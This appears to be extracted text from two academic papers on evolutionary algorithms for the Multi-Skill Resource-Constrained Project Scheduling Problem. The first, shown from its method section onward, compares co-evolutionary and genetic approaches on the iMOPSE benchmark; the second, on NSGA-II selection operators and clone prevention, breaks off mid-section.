


Fig. 2: Evolutionary Algorithms for MS-RCPSP: EA\_T, EA\_R and Co\_RT.

Such approach (EA\_RT) makes that genome “doubled” in size (consists of priorities for tasks and resources), the solution landscape is enlarged and fitness function values may differ significantly for “similar” genomes. Thus, the **Co\_RT** approach links “good” sequence of tasks priorities to resources using natural co-evolution mechanism: in one population evolution processes resources’ priorities, the second one consists of priorities for tasks. Schematically Co\_RT method is presented on Fig. 2. There, two populations are linked by fitness function: to build final schedule, priorities for tasks and resources are needed to run SGS procedure. For every individual, several complementary individuals are selected (it is Co\_RT parameter) from the other population to build schedule – the best-gained value of the fitness function is given. Additionally, to keep Co\_RT more stable for every individual schedule is built using complementary component (resource/tasks sequences) from the best last generation solution.

#### A. Schedule Generator Scheme

To evaluate an individual in EA approaches a procedure that converts genotype to schedule Schedule Generator Scheme (SGS) is needed. Such procedure must deal with three types of individuals, that includes (1) only task priority (EA\_T) (2) only resources priority (EA\_R) and (3) both tasks priority and resource priority (in EA\_RT and Co\_RT). In Pseudocode 1 such procedure has been presented schematically. As an argument, it takes priorities (task and/or resources) and returns final schedule which can be then evaluated. If SGS has not been provided  $T\_pri$  (task priorities sequence), it gets default sequence that is copied from instance definition. In the case of empty resource priorities ( $R\_pri$ ) EA algorithm generates randomly default sequence that is used in the evolution process.

Listing 1: Pseudocode of Schedule Generator Scheme (SGS).

```

Schedule SGS_procedure (  $T\_pri$ ,  $R\_pri$  )
 $T\_seq$  := Tasks
 $R\_seq$  := Resources

while  $T\_seq \neq \text{null}$ 
  if (  $T\_pri \neq \text{null}$  )
     $Task$  :=  $\max(T\_seq.CanBeDone(), Priority)$ 
  else  $Task$  :=  $T\_seq.CanBeDone().first()$ 

  if (  $R\_pri \neq \text{null}$  )
     $R$  :=  $\max(R\_seq.getCapable(), Priority)$ 
  else  $R$  :=  $R\_seq.firstCapable()$ 

   $TimeStamp$  :=  $R.end()$ 
   $Schedule.assign(Task, R, TimeStamp)$ 
   $R.end$  :=  $task.start + task.duration$ 
   $T\_seq = T\_seq / Task$ 
end // while
return schedule .

```

The SGS procedure keeps the task sequence from  $T\_pri$  if it is possible. However, to satisfy the tasks precedence constraints, in each case the *CanBeDone()* method is executed. The same situation occurs in resource selection procedure – it is selected resource that is capable of given task realization and has the highest priority. If SGS doesn’t have prioritized resources/tasks it works like greedy-like algorithm - takes first-fit element.

#### IV. EXPERIMENTS AND RESULTS

This section describes experiments that have been done to empirically verify several research questions:

- Q1. Does the Greedy algorithm guided by metaheuristic has a tendency to stuck in local optima?
- Q2. Is the priority-based sequence vector representation effective?
- Q3. Which priority-based approach using greedy-based SGS (EA\_T or EA\_R), is more effective?
- Q4. How effective is combined approach EA\_RT that eliminates greedy but enlarges the solution landscape?
- Q5. How effective, in comparison to above methods, is co-evolutionary approach that eliminates Greedy usage and keeps standard size of solution landscape?

Above research questions should be answered empirically using the experimental procedure.

##### A. Experiments’ procedure

In experiments iMOPSE benchmark dataset [8] is used – a part of iMOPSE project <sup>1</sup>. Dataset published on the Internet consists of 36 MS-RCPSP iMOPSE instances that differ in number of tasks, resources, skills and relations. The iMOPSE dataset is a part of iMOPSE library supported by instance

<sup>1</sup>iMOPSE project homepage: <http://imopse.ii.pwr.wroc.pl/> . The best schedules generated by EA\_R, EA\_T, EA\_RT and Co\_RT have been published there.

generator, validator, visualization tools and provided use-cases with published java codes (more in [5]).

For empirical comparison of methods results, each method has been tuned (see configurations in Tab. I). However, for each method, the number of births has been reduced to 20,000. It is worth noticing that the Co\_RT method uses multiple candidate resource-task assignment (*cand\_assign* value usually equals to 3) to get better fitness functions. Such method can be treated as some local search procedure that causes Baldwin Effect. However, it doesn't cause strict new solution generation and has no influence on genes. That's why the number of births in Co\_RT is reduced to 20,000 but taking into account number of fitness function calculation such value is bigger than the limit.

Each experiment has been repeated 30 times, and results are averaged, and standard deviation value is given. Comparison of gained results has been statistically examined using Wilcoxon signed-rank test.

### B. Experiments results

Each method is ran 30 times to generate solutions for given problem instances. Data in Tab. II presents results of several proposed methods: EA\_R, EA\_T, EA\_RT and Co\_RT. As reference method hybrid Differential Evolution and Greedy (DEGR) [6] is given in two configurations: using DEGR(*pop\_size*=200, *generations*=500) and DEGR(*pop\_size*=200, *generations*=10,000). The first configuration satisfies the condition of 20,000 births, but in publication [6] the second is given as the best found.

Data presented in Tab. II shows that the best examined method is Co\_RT because sum of all generated (average) schedules equals to 11,639 (sum of *std\_dev*=43.35). However, the second place took method EA\_T where all averaged schedules least 11,681 (sum of *std\_dev*=45.52). It means that the Co\_RT gives solutions 0.35% better than EA\_T – this slight improvement is statistically significant: the Wilcoxon signed-rank test proves it ( $W_{0.05}=443 > W_c=208$ ). It is worth to mention that Co\_RT outperforms other methods giving in four cases the best-found solutions for instances: 200\_40\_45\_9, 200\_40\_133\_15, 200\_10\_135\_9\_D6 and 200\_40\_90\_9. For these instances, we investigated the evolution process. For instance 200\_40\_133\_15 (see Fig.3) the evolution process searches effectively for EA\_T and CO\_RT, but gets stuck very fast for EA\_T. The similar situation is in instances 200\_10\_135\_9\_D6 (see Fig.4), where CO\_RT outperforms other approaches giving solution very fast, EA\_T and EA\_RT need more time to reach a similar solution. The case of 200\_40\_45\_9 (see Fig.5) instance shows that CO\_RT works the most effectively and other methods cannot compete. Quite similar situation occurs on Fig.6 (instance 200\_40\_90\_9), where CO\_RT outperforms other methods, but EA\_T gives near solutions.

Using DEGR method in configuration DEGR(*pop\_size*=200, *generations*=500) is not competitive to Co\_RT, therefore we selected as reference DEGR(*pop\_size*=200, *generations*=10,000) configuration

that gives better results. It can be noticed that in seven instances DEGR gives better solution than Co\_RT and in 9 other cases solutions are similar. But summarized duration of (average) schedules last 11,971 (sum of *std\_dev*=183.15) which means that CO\_RT gives 2.78% of improvement and Wilcoxon signed-rank test results verified positively such difference ( $W_{0.05}=477 > W_c=208$ ). Moreover, the *std\_dev* values show that Co\_RT is more stable method than DEGR – DEGR *std\_dev*=183.15 versus CO\_RT *std\_dev*=43.35.

Results presented in Tab. II show that the worst results are given by EA\_R, where genome proposes priorities for resources and tasks are selected by greedy-like method. The chromosome extension by task priorities (EA\_RT) makes that method return shorter schedules by 8.9% than EA\_R. However, the standard deviation values are higher – EA\_R *std\_dev*=36.98 versus EA\_RT *std\_dev*=84.76.

All the best-found schedules generated by EA\_R, EA\_T, EA\_RT and Co\_RT have been published on iMOPSE project homepage.

### C. Summary

Results of experiments presented in Tab. II showed that the best-examined method is Co\_RT giving several of the best-found solutions. But the results of other methods are very valuable because they help to answer research questions asked at the beginning of this section.

The first question (Q1) cannot be answered easily because results of two approaches that use greedy (EA\_T and EA\_R) compared to EA\_RT results shows that task priorities are more important and greedy gives effective solutions that can compete with Co\_RT results. However, EA\_R is less effective than EA\_T, which answers another research (Q3) question.

Another question (Q2) concerns how effective is the priority-based sequence vector representation. All proposed approaches that use it are compared to DEGR vector with float values representation. Presented results show that such sequence representation is easy in implementation and can compete with more complex used in DEGR.

The answer to question (Q4) only apparently is simple, because EA\_T gives better solutions than EA\_RT. However, provided limit of births (20,000) reduces EA\_RT "space" for evolution process. A quite large standard deviation (*std\_dev*=84.76) value confirms this fact. For EA\_T such value equals to *std\_dev*=45.52.

The last question is the most important aspect of the paper. Is co-evolutionary (Co\_RT) approach to MS-RCPSP effective? This question (Q5) is answered positively, and several arguments are presented in this section. Co\_RT not only outperforms other tested methods but also gives the best-known solutions for four instances.

## V. CONCLUSIONS AND FUTURE WORK

This paper concerns if Co-evolutionary algorithms are effective for solving combinatorial NP-hard problems, MS-RCPSP. Gained results showed that problem decomposition to resource and task assignment using co-evolutionary mechanism is a powerful idea. As reference,

TABLE I: Methods' configurations

	<i>pop_size</i>	<i>generations</i>	$P_m$	$P_x$	<i>selection</i>	<i>cand_assign</i>
EA_R, EA_T	660	300	0.02	0.8	tournament 10%	-
EA_RT	660	300	0.005	0.2	tournament 10%	-
Co_RT	500	200	0.02	0.8	tournament 10%	3




Fig. 3: Example of evolution process for MS-RCPSP: EA\_T, EA\_R, EA\_RT and CO\_RT.




Fig. 4: Example of evolution process for MS-RCPSP: EA\_T, EA\_R, EA\_RT and CO\_RT.

results of evolutionary algorithms using the same representation have been compared. Moreover, the reference

method DEGR [6] results also confirm the dominance of Co\_RT.




Fig. 5: Example of evolution process for MS-RCPSP: EA\_T, EA\_R, EA\_RT and CO\_RT.




Fig. 6: Example of evolution process for MS-RCPSP: EA\_T, EA\_R, EA\_RT and CO\_RT.

In the paper, several research questions have been answered, but there are still many open issues. Proposed approaches use simple representation that is not specialized to MS-RCPSP – e.g. how effective can be the approach that uses specialized crossover/mutation operator? In co-evolution, we can see the large potential, and future work should be connected with it: more experiments with parametrization of Co\_RT (without

20,000 births limit), various selection method and scalability. Moreover, the very promising direction is effective clone reduction method, a flexible size of population and adaptation mechanism. And the last but not least, as MS-RCPSP problem is bi-objective, we want to extend proposed co-evolutionary approach to multicriteria optimization.

TABLE II: Comparison results of evolutionary approaches: EA\_R, EA\_T, EA\_RT, Co\_RT and reference DEGR [6]

instance	EA_R		EA_T		EA_RT		Co_RT		DEGR gen=500		DEGR gen=10,000	
	avg	std_dev	avg	std_dev	avg	std_dev	avg	std_dev	avg	std_dev	avg	std_dev
100_5_20_9_D3	437.00	0.00	<b>387.13</b>	0.34	388.37	1.82	<b>387.07</b>	0.25	398.70	5.77	393.20	0.92
100_5_22_15	515.00	0.00	<b>484.57</b>	0.50	<b>484.63</b>	0.48	<b>484.63</b>	0.48	486.80	2.10	<b>484.50</b>	0.53
100_5_46_15	616.00	0.00	<b>529.80</b>	2.14	531.97	3.05	<b>529.7</b>	1.71	534.10	3.57	<b>529.00</b>	0.00
100_5_48_9	538.00	0.00	491.17	0.90	491.60	2.12	491.00	0.68	492.80	2.15	<b>490.10</b>	0.32
100_5_64_15	550.00	0.00	<b>482.80</b>	1.62	484.27	2.46	<b>482.50</b>	1.48	487.60	2.84	483.00	0.82
100_10_26_15	264.43	1.67	<b>235.07</b>	0.77	236.13	1.80	<b>235.07</b>	0.96	244.80	5.37	<b>235.00</b>	1.05
100_10_27_9_D2	265.00	2.00	211.07	1.69	216.73	2.42	<b>209.87</b>	1.52	238.80	4.32	220.30	2.50
100_10_47_9	272.57	0.88	<b>254.43</b>	1.05	260.73	2.72	<b>254.90</b>	0.91	259.30	2.11	256.40	0.70
100_10_48_15	261.53	0.67	246.57	1.31	251.63	2.75	247.00	1.46	251.70	3.20	<b>245.00</b>	0.67
100_10_64_9	274.33	1.64	<b>244.97</b>	1.45	255.37	4.20	246.00	2.03	256.30	2.50	245.80	1.32
100_5_64_9	532.00	0.00	476.63	1.02	477.93	3.16	477.03	1.52	477.40	0.97	<b>474.90</b>	0.32
100_20_46_15	197.00	0.00	<b>161.00</b>	0.00	<b>161.00</b>	0.00	<b>161.00</b>	0.00	165.30	3.43	164.00	0.00
100_20_47_9	149.30	1.07	<b>126.63</b>	1.20	133.07	1.79	<b>126.30</b>	0.94	141.50	4.01	127.50	3.31
200_40_45_9	185.63	0.80	137.53	0.76	140.43	0.96	<b>136.20*</b>	1.05	177.90	5.45	182.50	17.83
200_40_133_15	150.93	0.93	145.07	1.57	148.13	2.32	<b>141.77*</b>	1.20	166.90	7.28	151.40	8.26
100_10_65_15	263.60	1.23	247.77	1.52	256.50	4.99	248.50	1.95	252.90	2.64	<b>245.30</b>	1.16
100_20_22_15	149.90	1.42	<b>128.13</b>	0.67	131.03	1.47	<b>128.43</b>	0.99	141.40	4.20	130.70	0.67
100_20_23_9_D1	199.00	1.86	<b>172.00</b>	0.00	<b>172.00</b>	0.00	<b>172.00</b>	0.00	<b>172.00</b>	0.00	<b>172.00</b>	0.00
100_20_65_9	142.43	1.61	<b>125.97</b>	1.14	135.37	2.74	<b>125.77</b>	1.02	145.30	2.21	129.10	2.73
100_20_65_15	233.93	1.44	<b>205.00</b>	0.00	<b>205.00</b>	0.00	<b>205.00</b>	0.00	240.00	0.00	240.00	0.00
200_10_50_9	494.10	0.65	<b>486.57</b>	0.56	488.37	1.38	<b>486.80</b>	0.79	497.30	2.83	487.80	1.62
200_10_50_15	506.37	0.84	<b>487.13</b>	0.62	489.53	1.38	<b>487.23</b>	1.20	492.70	3.09	487.90	0.74
200_10_84_9	535.00	1.10	<b>509.60</b>	1.28	514.20	2.41	<b>509.70</b>	1.27	520.60	2.55	<b>509.30</b>	2.11
200_10_85_15	498.53	1.48	481.13	2.32	484.90	3.08	479.47	2.81	484.30	3.43	<b>478.00</b>	1.56
200_10_128_15	488.00	0.00	472.50	3.03	479.90	5.87	471.40	2.82	466.10	2.23	<b>463.10*</b>	0.88
200_10_135_9_D6	860.53	7.43	553.00	10.37	549.70	17.66	<b>535.57*</b>	6.11	829.20	40.51	694.80	67.90
200_20_54_15	274.03	1.14	<b>261.90</b>	1.40	265.20	1.38	<b>261.50</b>	1.28	276.80	4.80	<b>261.00</b>	1.89
200_20_55_9	264.73	0.81	248.30	0.64	250.73	1.29	<b>247.87</b>	0.85	270.40	3.17	257.80	10.37
200_20_97_9	268.23	0.92	246.90	1.42	251.07	2.34	<b>245.93</b>	1.48	267.80	8.99	247.60	8.93
200_20_97_15	<b>336.00</b>	0.00	<b>336.00</b>	0.00	<b>336.00</b>	0.00	<b>336.00</b>	0.00	<b>336.00</b>	0.00	<b>336.00</b>	0.00
200_20_145_15	264.83	1.19	248.30	1.68	253.80	3.25	247.37	2.07	256.10	4.18	<b>238.50</b>	0.71
200_20_150_9_D5	<b>900.00</b>	0.00	<b>900.00</b>	0.00	<b>900.00</b>	0.00	<b>900.00</b>	0.00	926.80	24.12	906.90	11.82
200_40_45_15	217.07	1.67	<b>159.00</b>	0.00	<b>159.00</b>	0.00	<b>159.00</b>	0.00	164.00	0.00	164.00	0.00
200_40_90_9	153.90	1.16	138.30	0.97	142.37	1.96	<b>135.00*</b>	1.39	173.40	8.14	181.30	22.07
200_40_91_15	157.93	1.39	136.20	1.60	139.70	1.51	<b>133.77</b>	1.12	160.60	6.42	144.80	9.44
200_40_130_9_D4	<b>513.00</b>	0.00	<b>513.00</b>	0.00	<b>513.00</b>	0.00	<b>513.00</b>	0.00	<b>513.00</b>	0.00	<b>513.00</b>	0.00
sum	12929	36.98	<b>11671</b>	<b>45.52</b>	11779	84.76	<b>11639</b>	<b>43.35</b>	12366	178.58	11971	183.15
avg	359.16	1.03	<b>324.20</b>	<b>1.26</b>	327.20	2.35	<b>323.31</b>	<b>1.20</b>	343.52	4.96	332.54	5.09

## REFERENCES

- [1] Bianco L., Dell Olmo P., Speranza M.G.; Heuristics for multimode scheduling problems with dedicated resources, *Eu. J. of Oper. Research* (107), pp. 260–271, 1998.
- [2] Błazewicz J., Lenstra J.K., Rinnooy Kan A. H. G.; Scheduling subject to resource constraints: Classification and complexity, *Discr. App. Math.* (5), pp. 11–24, 1983.
- [3] Hartmann S., Briskorn D.; A survey of variants and extensions of the resource-constrained project scheduling problem, *Eur. J. of Oper. Res.* (207), pp. 1–14, 2010.
- [4] Hartmann S., Kolisch R.; Experimental investigation of heuristics for resource-constrained project scheduling: An update, *Eur. J. of Oper. Res.* (174), pp. 23–37, 2006.
- [5] Myszkowski P.B., Laszczyk M., Nikulin I. and Skowroński M.E. "iMOPSE: a library for bicriteria optimization in Multi-Skill Resource-Constrained Project Scheduling Problem", *in review process*, *Soft Computing Journal*.
- [6] Myszkowski P.B., Olech L.P., Laszczyk M. and Skowroński M.E. "Hybrid Differential Evolution and Greedy (DEGR) for Solving Multi-Skill Resource-Constrained Project Scheduling Problem", *in review process*, *Applied Soft Computing Journal*.
- [7] Myszkowski P.B., Siemiński J.J., "GRASP applied to Multi-Skill Resource-Constrained Project Scheduling Problem", *Computational Collective Intelligence*, Volume 9875 of the series *Lecture Notes in Computer Science* pp.402-411, 2016.
- [8] Myszkowski P.B., Skowroński M., Sikora K., "A new benchmark dataset for Multi-Skill Resource-Constrained Project Scheduling Problem", *Proc. of FedCSIS Conference* (2015), M. Ganzha, L. Maciaszek, M. Paprzycki (eds). ACSIS, Vol. 5, pages 129–138 (2015)
- [9] Myszkowski P.B., Skowroński M., Olech L., Oślizło K. "Hybrid Ant Colony Optimization in solving Multi-Skill Resource-Constrained Project Scheduling Problem", *Soft Computing Journal*, 2015, Volume 19, Issue 12, pp.3599–3619.
- [10] Myszkowski P.B., Skowroński M., "Specialized genetic operators for Multi-Skill Resource-Constrained Project Scheduling Problem", 19th Inter. Conference on Soft Computing – Mendel 2013, pp. 57-62, 2013.
- [11] Skowroński M., Myszkowski P.B., Kwiatek P., Adamski M., "Tabu Search approach for Multi-Skill Resource-Constrained Project Scheduling Problem", *Annals of Computer Science and Information Systems* Volume 1, *Proc. of FedCSIS Conference* (2013), pp. 153-158, 2013.
- [12] Skowroński M., Myszkowski P.B., Podlódowski L., "Novel heuristic solutions for Multi-Skill Resource-Constrained Project Scheduling Problem", *Annals of Computer Science and Information Systems* Volume 1, *Proc. of FedCSIS Conference* (2013), pp. 159-166, 2013.
- [13] Zheng, H., Wang, L. and Zheng, X., Teaching-learning-based optimization algorithm for multi-skill resource constrained project scheduling problem, *Soft Comput* (2017) 21: 1537.
- [14] Yan R., Li. W., Jiang P., Zhou Y., Wu G.; A Modified Differential Evolution Algorithm for Resource Constrained Multi-project Scheduling Problem, *Journal of Computers*, Vol. 9, No. 8, pp. 1922–1927, 2014.
- [15] H. y. Zheng, L. Wang and S. y. Wang, "A co-evolutionary teaching-learning-based optimization algorithm for stochastic RCPSp," 2014 IEEE Congress on Evolutionary Computation (CEC), Beijing, 2014, pp. 587-594.

# Efficient selection operators in NSGA-II for Solving Bi-Objective Multi-Skill Resource-Constrained Project Scheduling Problem

Paweł B. Myszkowski, Maciej Laszczyk, Joanna Lichodij  
Wrocław University of Science and Technology  
Computational Intelligence Department

Wybrzeże Stanisława Wyspiańskiego, 50-370 Wrocław, Poland  
email: pawel.myszkowski@pwr.edu.pl, maciej.laszczyk@pwr.edu.pl, 203370@student.pwr.edu.pl

**Abstract**—This paper presents multiple variances of selection operator used in Non-dominated Sorting Genetic Algorithm II applied to solving Bi-Objective Multi-Skill Resource Constrained Project Scheduling Problem. A hybrid Differential Evolution with Greedy Algorithm has been proven to work very well on the researched problem and so it is used to probe the multi-objective solution space. It is then determined whether a multi-objective approach can outperform single-objective approaches in finding potential Pareto Fronts. Additional modified selection operators and a clone prevention method have been introduced and experiments have shown the increase in efficiency caused by their utilization.

## I. INTRODUCTION

**S**CHEDULING problem plays an important role in today's science and business. It can be met in transportation [1], production [2], project management [3], etc. The problem itself can be informally defined as the function that aims to find the lowest duration and cost of the schedule by assigning resources to tasks. Multi-Skill Resource-Constrained Project Scheduling Problem (MS-RCPSP) is NP-hard and there are no methods capable of finding an optimal solution in polynomial time [4].

The goal of the research presented in this paper is to verify how Differential Evolution hybridized with Greedy (DEGR) and Non-dominated Sorting Genetic Algorithm II (NSGA-II) approaches explore space in the context of multi-objective optimization. DEGR algorithm is a single-objective method, and potential Pareto Front (*PF*) is created by running it multiple times. Each run uses different weights values in the fitness function. Set of points resulting from all runs is considered during evaluation. Moreover, a tournament selection method is investigated in NSGA-II to boost its selective pressure and a clone prevention method is implemented to increase the diversity of the resulting potential *PF*s. Results are evaluated and compared with a set of multi-objective measures. This paper presents the transition from a single to a multi-objective approach to MS-RCPSP and introduces modified selection operators, which have proven to increase efficiency of NSGA-II.

The rest of the paper is organized as follows. Section III lines the MS-RCPSP. Sections IV and V describe implemented methods - NSGA-II and DEGR appropriately. All experiments

along with its results have been presented in section VI. Section VII contains conclusions and directions of future work.

## II. RELATED WORKS

There are many different types of scheduling problem models. PSPLIB library [5] is often used as a baseline to compare methods efficiency. It doesn't support a skill extension of the problem. Additionally, it comprises only one criterion - duration of the schedule, which makes it infeasible for the purpose of this article.

A Software Project Scheduling Problem (SPSP) is another example and was first presented in [6]. It is the most similar problem to the MS-RCPSP as it contains skills and two criteria - duration and cost. Additionally, it allows for tasks to be worked on by multiple resources. It has been more thoroughly described in [7].

Due to NP-hard nature of the problem, researchers have often tackled it with metaheuristics, which often provide satisfactory solution in acceptable time. Many methods have been developed to solve scheduling problems: Differential Evolution [8], Genetic Algorithm [9], Tabu Search [10], Grasp [11] and Teaching-learning-based optimization algorithm [14]. Additionally, swarm optimization techniques have been used: Ant Colony Optimization [12] or Particle Swarm Optimization [13].

The MS-RCPSP is seen as a multi-objective problem. The goal is to minimize both duration and cost of the schedule. It is often difficult to compare different criteria, so it is desired to find a set of equally-good solutions but with different objective values. An existence of populations in evolutionary algorithms perfectly fit the need to find multiple points on the *PF*. There are very few articles that deal with multi-objective MS-RCPSP. Simulated Annealing [15] and Genetic Algorithm [16] have been used for that purpose. The best known results for a single-objective MS-RCPSP have been achieved by a DEGR [8] method and therefore it is used in this paper.

NSGA-II has been proposed in [17] and has proven its efficiency in scheduling problems [18] [19]. The algorithm is often used as a benchmark approach for multi-objective problems.



### III. FORMULATION OF MS-RCPSP

In MS-RCPSP [7] the schedule can be evaluated by both its cost and duration, making the problem multi-objective.

MS-RCPSP comprises a sets of tasks, resources and skills. Each task has a skill required to work on that task, a set of predecessors that have to be completed before the task can be started. Each resource has a set of skills and a cost associated with it. Skill is described by a type and level of expertise. The goal is to create task-resource assignments in a way that satisfies given constraints and minimizes both objectives. Detailed definition can be found in [7].

### IV. NON-DOMINATED SORTING GENETIC ALGORITHM II

Non-dominated Sorting Genetic Algorithm II (NSGA-II) first presented in [17] has proven to be effective approach to multi-objective optimization. It is based on a genetic algorithm, which utilizes populations for space exploration. The use of populations fits the problem very well, as the goal is to find a set of points. NSGA-II uses a comparison operator based on a domination described in formula 1 and a crowding distance operator, which aims to maximize the smallest box which comprises only one individual.

$$i \geq_n j \text{ if } (i_{rank} < j_{rank}) \vee ((i_{rank} = j_{rank}) \wedge (i_{distance} > j_{distance})) \quad (1)$$

where  $i$  and  $j$  are two compared individuals.

NSGA-II utilizes a non-dominated sorting. Individuals created by the genetic operators are added to the same population. At the end of a generation, an entire population is sorted according to the domination operator and then it is truncated to its original size. Detailed description can be found in [17].

#### A. Non-dominated Tournament Genetic Algorithm

In this section, a modification to selection in NSGA-II is presented. This approach uses a tournament selection instead of sorting the population and choosing its better half.

Additional experiments have been performed to check the effectiveness of a tournament selection if an  $\geq_r$  operator, which doesn't regard crowding distance is used. It is defined as:

$$i \geq_r j \text{ if } (i_{rank} < j_{rank}) \quad (2)$$

Non-dominated Tournament Genetic Algorithm (NTGA) is a method, which uses modified selection and  $\geq_r$  operator.

#### B. Clone prevention

A clone prevention method has been designed and introduced after the initial results of the tournament selection. The results have shown a decrease in diversity of the population in comparison to NSGA-II approach with tournament size equal to 2. It was caused by stronger selective pressure. The idea is to enforce a mutation of every newly created individual which happens to be a clone. An individual is a clone of another individual if all their genes are equal.

